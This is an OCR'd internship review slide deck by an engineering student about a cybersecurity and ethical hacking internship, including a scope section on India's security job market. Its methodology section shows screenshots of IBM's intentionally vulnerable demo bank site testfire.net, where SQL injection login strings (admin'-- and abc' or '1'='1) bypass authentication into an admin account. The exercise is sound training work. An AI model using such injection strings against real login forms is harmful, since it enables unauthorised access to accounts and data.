Dr D Y Patil Institute of Engineering Management and Research

Department of Computer Engineering

AY 2021-22 Semester II
Third Year Engineering


Internship Review

Name of Student : Ojus Jaiswal
Roll Number : TACO19108
Guide Name : Mrs. Nalini Jagtap

SUMMARY OF TOPICS

MAIN POINTS COVERED

Company Profile
Designation and Duration of Internship
Problem Statement
Objectives
Motivation
Scope
Methodological Details
Result
Conclusion


"One single vulnerability is
all an attacker needs."
Window Snyder,
Chief Security Officer, Fastly

COMPANY PROFILE

TALAKUNCHI NETWORKS PVT. LTD.

ADDRESS: 9TH FLOOR, 901, QUANTUM TOWER
KALPATARU PLAZAM, CHINCHOLI BUNDER RD,
NADIYAWALA COLONY 2, MALAD WEST, MUMBAI,
MAHARASHTRA 400064

DESIGNATION AND DURATION OF INTERNSHIP

Cyber Security and Ethical Hacking Intern

Duration :- 2 Months


Dates :- 10 January, 2022 to 10 March, 2022

PROBLEM STATEMENT

LEARN CYBER SECURITY FUNDAMENTALS AND APPLY GAINED KNOWLEDGE TO COMPLETE FOLLOWING TASKS :-

1) INFORMATION GATHERING AND EXPLOITATION (AUTHENTICATION BYPASS)
2) SCANNING USING OWASP ZAP
3) SCANNING FOR OPEN PORTS AND ATTACKING THEM
4) SYSTEM HACKING
5) EXPLOITING SERVER VULNERABILITIES

Objective



The main objective is to learn about various cyber security concepts and ethical hacking tools.

MOTIVATION

To work on finding vulnerabilities of System and Websites.

SCOPE


According to the Data Security Council of India (DSCI), which is one of the top associations for cybersecurity, the cyber security business employed around 2 lakh workers in 2020, up from 1.10 lakh in 2019, and there are approximately 50,000 employment openings in the cyber security sector in India today. DSCI has predicted that the cybersecurity market will employ around 10 lakh employees by 2025.


The demand for cyber security is expected to rise as digital transactions, and payments, become more prevalent, according to the DSCI. As a result, the demand for digital erts to handle the load will increase dramatically


Methodological Details


Information Gathering and Exploitation (Authentication Bypass)

Authentication bypass vulnerability could allow attackers to perform various malicious operations by bypassing the device authentication mechanism.
What's the issue - Authentication bypass exploit is mainly due to a weak authentication mechanism.
Organizations failing to enforce strong access policy and authentication controls could allow an attacker to bypass authentication.


testfire.net/login.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking Login
Username: admin'--
Password: •••••
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW10.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.



testfire.net/bank/main.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign Off | Contact Us | Feedback | Search Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details: 800000 Corporate GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW10.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.



testfire.net/login.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking Login
Username: abc' or '1'='1
Password: ••••••••••••••
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW10.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.


testfire.net/bank/main.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign Off | Contact Us | Feedback | Search Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details: 800000 Corporate GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
